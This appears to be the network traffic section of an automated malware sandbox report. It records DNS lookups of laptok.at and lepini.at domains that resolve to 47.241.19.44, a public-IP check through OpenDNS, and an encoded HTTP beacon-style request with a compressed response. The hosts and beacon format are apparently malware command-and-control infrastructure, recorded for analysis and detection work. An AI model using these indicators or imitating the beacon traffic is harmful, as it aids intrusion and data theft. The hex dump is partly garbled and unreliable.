Nov 24, 2020 20:28:30.976485968 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.976557016 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.976589918 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.976622105 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.976682901 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:30.976691008 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:30.977089882 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194003105 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194103003 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194123030 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194184065 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194186926 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194245100 CET	49731	80	192.168.2.6	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:28:31.194251060 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194304943 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194314957 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194365978 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194377899 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194430113 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194439888 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194490910 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194503069 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194556952 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194564104 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194613934 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194624901 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194679022 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194686890 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194736958 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.194747925 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.194799900 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237545967 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237618923 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237631083 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237678051 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237683058 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237736940 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237747908 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237799883 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237809896 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237862110 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237870932 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237922907 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.237931967 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237983942 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.237984896 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.238042116 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455599070 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455637932 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455667973 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455672026 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455698013 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455718040 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455724001 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455727100 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455741882 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455760956 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455787897 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455791950 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455804110 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455838919 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455845118 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455863953 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455888033 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455888987 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455909967 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455924988 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455939054 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455956936 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.455976963 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.455987930 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.456013918 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.456028938 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.456056118 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.456063986 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.456084013 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.456090927 CET	80	49731	47.241.19.44	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:28:31.456104040 CET	49731	80	192.168.2.6	47.241.19.44
Nov 24, 2020 20:28:31.456137896 CET	80	49731	47.241.19.44	192.168.2.6
Nov 24, 2020 20:28:31.456140995 CET	49731	80	192.168.2.6	47.241.19.44

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:27:56.718516111 CET	58384	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:27:56.745559931 CET	53	58384	8.8.8.8	192.168.2.6
Nov 24, 2020 20:27:57.566154003 CET	60261	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:27:57.593276978 CET	53	60261	8.8.8.8	192.168.2.6
Nov 24, 2020 20:27:58.423172951 CET	56061	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:27:58.450409889 CET	53	56061	8.8.8.8	192.168.2.6
Nov 24, 2020 20:27:59.293039083 CET	58336	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:27:59.320122004 CET	53	58336	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:00.118932962 CET	53781	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:00.146122932 CET	53	53781	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:01.046241999 CET	54064	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:01.073328018 CET	53	54064	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:01.869425058 CET	52811	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:01.905249119 CET	53	52811	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:03.334682941 CET	55299	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:03.370421886 CET	53	55299	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:04.541868925 CET	63745	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:04.568941116 CET	53	63745	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:05.682212114 CET	50055	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:05.717989922 CET	53	50055	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:07.504870892 CET	61374	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:07.532032967 CET	53	61374	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:08.802925110 CET	50339	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:08.830097914 CET	53	50339	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:09.669145107 CET	63307	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:09.697532892 CET	53	63307	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:22.482271910 CET	49694	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:22.509504080 CET	53	49694	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:28.267971039 CET	54982	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:28.314564943 CET	53	54982	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:29.350229025 CET	50010	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:29.655994892 CET	53	50010	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:33.973763943 CET	63718	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:34.009540081 CET	53	63718	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:38.837477922 CET	62116	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:38.864650011 CET	53	62116	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:41.218667030 CET	63816	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:41.286642075 CET	53	63816	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:41.712641001 CET	55014	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:41.748156071 CET	53	55014	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:42.210504055 CET	62208	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:42.250474930 CET	53	62208	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:42.627615929 CET	57574	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:42.663400888 CET	53	57574	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:42.758390903 CET	51818	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:42.793826103 CET	53	51818	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:43.067019939 CET	56628	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:43.102941036 CET	53	56628	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:43.500179052 CET	60778	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:43.538367033 CET	53	60778	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:43.968064070 CET	53799	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:44.003606081 CET	53	53799	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:44.550982952 CET	54683	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:44.586874962 CET	53	54683	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:45.248055935 CET	59329	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:45.283685923 CET	53	59329	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:45.758876085 CET	64021	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 24, 2020 20:28:45.794286966 CET	53	64021	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:46.380175114 CET	56129	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:46.417998075 CET	53	56129	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:46.477854013 CET	58177	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:46.513513088 CET	53	58177	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:47.591181040 CET	50700	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:47.643388033 CET	53	50700	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:58.267674923 CET	54069	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:58.305660009 CET	53	54069	8.8.8.8	192.168.2.6
Nov 24, 2020 20:28:59.272173882 CET	54069	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:28:59.307781935 CET	53	54069	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:00.286082029 CET	54069	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:00.321707010 CET	53	54069	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:01.167659044 CET	61178	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:01.213752985 CET	53	61178	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:02.303710938 CET	54069	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:02.338957071 CET	53	54069	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:04.142729998 CET	57017	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:04.188535929 CET	53	57017	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:06.318003893 CET	54069	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:06.355854988 CET	53	54069	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:18.124185085 CET	56327	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:18.159604073 CET	53	56327	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:24.884972095 CET	50243	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:24.912281990 CET	53	50243	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:26.130511999 CET	62055	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:26.157449961 CET	53	62055	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:26.166582108 CET	62056	53	192.168.2.6	208.67.222.222
Nov 24, 2020 20:29:26.182869911 CET	53	62056	208.67.222.222	192.168.2.6
Nov 24, 2020 20:29:26.192234993 CET	62057	53	192.168.2.6	208.67.222.222
Nov 24, 2020 20:29:26.208689928 CET	53	62057	208.67.222.222	192.168.2.6
Nov 24, 2020 20:29:26.228419065 CET	62058	53	192.168.2.6	208.67.222.222
Nov 24, 2020 20:29:26.245167017 CET	53	62058	208.67.222.222	192.168.2.6
Nov 24, 2020 20:29:27.901331902 CET	61249	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:27.952387094 CET	53	61249	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:31.214348078 CET	65252	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:31.249826908 CET	53	65252	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:32.448575974 CET	64367	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:32.484394073 CET	53	64367	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:33.751996994 CET	55066	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:33.787453890 CET	53	55066	8.8.8.8	192.168.2.6
Nov 24, 2020 20:29:45.200558901 CET	60211	53	192.168.2.6	8.8.8.8
Nov 24, 2020 20:29:45.236023903 CET	53	60211	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 24, 2020 20:28:29.350229025 CET	192.168.2.6	8.8.8.8	0x9aae	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:28:33.973763943 CET	192.168.2.6	8.8.8.8	0xe048	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:28:38.837477922 CET	192.168.2.6	8.8.8.8	0xd306	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:04.142729998 CET	192.168.2.6	8.8.8.8	0xa015	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:18.124185085 CET	192.168.2.6	8.8.8.8	0xb234	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.130511999 CET	192.168.2.6	8.8.8.8	0xca9f	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.166582108 CET	192.168.2.6	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 24, 2020 20:29:26.192234993 CET	192.168.2.6	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.228419065 CET	192.168.2.6	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 24, 2020 20:29:27.901331902 CET	192.168.2.6	8.8.8.8	0xd65e	Standard query (0)	g.msn.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 24, 2020 20:29:31.214348078 CET	192.168.2.6	8.8.8.8	0xd36	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:33.751996994 CET	192.168.2.6	8.8.8.8	0x2f1	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:45.200558901 CET	192.168.2.6	8.8.8.8	0xb83f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2020 20:28:29.655994892 CET	8.8.8.8	192.168.2.6	0x9aae	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:28:34.009540081 CET	8.8.8.8	192.168.2.6	0xe048	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:28:38.864650011 CET	8.8.8.8	192.168.2.6	0xd306	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:04.188535929 CET	8.8.8.8	192.168.2.6	0xa015	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 24, 2020 20:29:18.159604073 CET	8.8.8.8	192.168.2.6	0xb234	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.157449961 CET	8.8.8.8	192.168.2.6	0xca9f	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.182869911 CET	208.67.222.222	192.168.2.6	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 24, 2020 20:29:26.208689928 CET	208.67.222.222	192.168.2.6	0x2	No error (0)	myip.opendns.com		84.17.52.25	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:26.245167017 CET	208.67.222.222	192.168.2.6	0x3	Name error (3)	myip.opendns.com	none	none	28	IN (0x0001)
Nov 24, 2020 20:29:27.952387094 CET	8.8.8.8	192.168.2.6	0xd65e	No error (0)	g.msn.com	g-msn-com-nsatc.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 24, 2020 20:29:31.249826908 CET	8.8.8.8	192.168.2.6	0xd36	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:33.787453890 CET	8.8.8.8	192.168.2.6	0x2f1	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 24, 2020 20:29:45.236023903 CET	8.8.8.8	192.168.2.6	0xb83f	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49731	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:28:29.935023069 CET	201	OUT	GET /api1/DA_2BY0IELfRdvaDk6b/ufjmPsy9UUIQifa0eyhXZa/wTH1mI79gEm_2/BNBt9Bgj/BQlHqDPATJ1dDQ IPCzc7HHb/nbulGqNw0Z/3v9a2Pm4KwyGcbD_2/Fw1K_2Fx8qBM/8knHJLWX0JU/ZboRv4VKwkSYUj/KNn29du7PHP zAOxiAfDbz/i0mmI1zQvUO5HsSe/vPYjmeOmWwBK1l9/PG04rshvUPvQ3ffW6M/VSlabqB1_/2B0m_2Bi_2FYCMamZ 165/m0CIuz8gkwd6vs9ODS_/0A_0D8d7PWFk8uiTNEDB4D/sTstKZrfNzYZw/W6dOgS4AQ2LOqHpB_/2B HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:28:30.932849884 CET	203	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 24 Nov 2020 19:28:30 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a 45 a2 a3 40 14 45 17 c4 00 b7 21 0e c1 5d 66 b8 bb b3 fa fe bd 81 24 54 bd 77 ef 39 49 f4 28 f5 80 1e 1b f5 c3 d7 e8 32 b6 1e 44 19 b6 25 18 f1 73 f9 10 eb 3a 0e 2d 86 57 cb 8b 31 81 b4 a0 96 0f 75 5e f5 83 4d d7 da 30 71 34 e7 ba a8 ca e2 b8 9e 60 32 ac 30 a5 c5 d9 d4 e8 c1 cc 07 18 92 5d ca 65 a0 33 b1 0a e4 b2 29 f3 47 24 1f 9d 98 0a 61 d6 fc c0 53 b6 74 70 fb 51 3b 56 75 39 3d 85 11 28 8e 32 47 2c 62 8b 15 3c 7c 3c a0 a1 70 3f 14 6f 51 dd aa d8 c5 65 30 29 26 30 11 f2 37 54 2d 85 6a cb 07 05 62 bf 52 ba 45 74 65 c8 ea 14 84 00 1e 81 de 81 a6 75 1b 7e 23 c8 9e be 5d 2a c6 82 93 fd a0 e4 e6 13 86 5d 80 bc 85 d1 3a 12 e3 5d 62 f7 33 4e bb 09 ea 5f 35 ae 8e d3 e4 41 b3 d1 cf 54 fb 11 46 1c ef cf 70 ba a4 a6 c6 7a 1f 91 11 c4 82 55 d0 5e f2 b5 9a 7d 2d ac 71 50 ed b5 0b 0d 85 09 28 65 bb a9 9f 1e 02 7d 20 d8 3e fa 16 27 11 e4 4f 15 0d 03 11 13 75 ce 8d a4 e5 d9 39 92 d1 59 c7 20 1c ff 53 02 fc d7 9c 06 59 df fe 48 37 dd cf 6c cb 67 69 d7 6e 58 ea 35 ae 8b 5f 7c da f0 8e 46 cf 48 df 62 2a 03 b6 ac 52 7a d1 02 10 94 21 64 6f d1 38 e0 36 b1 83 77 92 46 ee 0a 58 ee 08 7e c8 24 16 c6 ba 3e f9 bf fc d1 03 35 6b f5 c2 fa dd cb 4d ad d1 df 4b 64 87 8c 1a 8e 11 93 9f f5 44 cd 94 c6 9f 1d 17 ae 42 ce e7 ae bf 27 45 6e 0e 2d 5b c9 48 94 e6 4d bf 9f 17 d2 6b 32 f8 86 9b c0 70 cd c8 ad 46 99 6d b6 69 0d 33 4c c6 77 51 f8 6d 0c 43 7f bc 2b eb 5e 56 93 a2 fa 06 8c 8a 3d 58 52 65 54 4b 10 08 0c 63 27 9f 95 78 4e 5b 1f cf 4f f7 b6 96 33 64 46 a1 d2 49 57 7b 1a e8 d8 d8 c1 28 c9 d0 bd 9c 21 bb dc 97 50 bf 67 a8 0a 56 5f 10 aa 7c 0c 14 70 b4 97 a9 ae e3 f6 9d 16 7f 25 0e 21 f7 30 c7 5d 66 38 c5 73 12 65 9b 82 90 3e d6 f4 69 b4 84 af f3 e8 c9 62 a1 fc 5b 9d 35 3a 63 45 29 ec c6 4c e1 65 32 6f 57 25 fc d6 dd 15 bd f7 c0 94 47 6a 98 99 99 6e ca 3e b1 29 a6 09 7b 09 e2 f7 15 f2 ee 48 e8 10 43 a8 7b f3 cb fe 9c 45 71 75 55 8d 95 11 e4 04 79 34 fc ea cb 22 5c c3 9f 98 e 0 fb 82 63 77 17 b4 52 cb 88 da 40 13 80 7a a5 ee 04 b3 99 23 3a 95 59 28 75 b1 b3 47 80 e1 ef 5e 54 07 d4 3a 79 4f 30 4 2 2e 62 b4 3e 61 36 e2 e8 48 2d 5c fe aa e0 5d 14 1c 57 ed b0 ea d1 09 f5 6e 0e 26 6c e8 ad 0e b6 20 59 c4 9b 49 58 c9 1b 22 17 77 6c 95 9c c3 c7 3a a1 17 5b da 1b 21 5c 59 1d 86 0e f1 26 dd 68 05 be 47 c1 8b c8 f5 43 fd b0 cc 9d a9 12 75 dc e0 f8 1b f6 31 67 b9 27 ed 41 2a cd 9a bd 28 9c ad c3 14 f7 58 11 30 9b 61 31 25 2c ed 5e 7a 0b 6c 55 18 65 62 e1 87 89 4d d7 8a 0e e6 d1 42 6d ad 01 30 0f 08 ca 2a 27 06 66 99 30 f3 09 5b 71 7b bf 6c fc 9d a1 cc f5 03 cf 65 3a 44 19 6d b 4 8f 03 86 8b 46 8a b1 ae 97 f7 65 c6 a5 32 26 39 4e 74 c2 6f 02 44 dd 71 10 7a ac 28 8c 34 1a 5b 65 09 bd 99 1f 78 14 5 c 67 59 a5 1d e9 af 0f 63 a2 ac 8e 6a 6f 3d ad 43 4e d7 dd e8 b6 49 f9 eb 9d 7e 50 f0 71 ca 9b 3b dd 3a 8c ab f6 38 d9 2d 3e 8d b4 00 92 e2 30 e1 50 c7 7d 6b 41 75 1f 19 bd 35 b4 de 11 df 4a e9 37 51 ea 82 08 cf be af ca b3 71 ee a8 51 0e 6d b9 92 d4 f3 04 0e 47 2f 61 73 20 26 cd 15 f6 ba 1d 28 96 10 8f 63 0e 39 8f b3 c6 84 62 72 60 0d 14 3e c2 7c 6b 84 33 a8 d5 aa 47 3c 0b 01 6e e0 eb 15 76 2b 17 f7 03 93 75 88 bd f4 b2 ff fd 24 9c 06 5a 05 80 8a c4 7a Data Ascii: 2000E@E!]f$Tw9I(2D%s:-W1u^M0q4`20]e3)G$aStpQ;Vu9=(2G,b<|<p?oQe0)&07T-jbREteu~#]*]:]b3N_5 ATFpzU^}-qP(e} >'Ou9Y SYH7lginX5_|FHb*Rz!do86wFX~$>5kMKdDB'En-[HMk2pFmi3LwQmC+^V=XReTKc'xN [O3dFIW{(!PgV_\|p%!0]f8se>ib[5:cE)Le2oW%Gjn>){HC{EquUy4"\cwR@z#:Y(uG^T:yO0B.b>a6H-\]Wn&l YIX"wl:[!\Y& hGCu1g'A*(X0a1%,^zlUebMBm0*'f0[q{le:DmFe2&9NtoDqz(4[ex\gYcjo=CNI~Pq;:8->0P}kAu5J7QqQmG/as &(c9br`>\|k 3G<nv+u$Zz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49730	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2020 20:28:32.422374010 CET	416	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 24, 2020 20:28:33.227483988 CET	416	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 24 Nov 2020 19:28:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49733	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
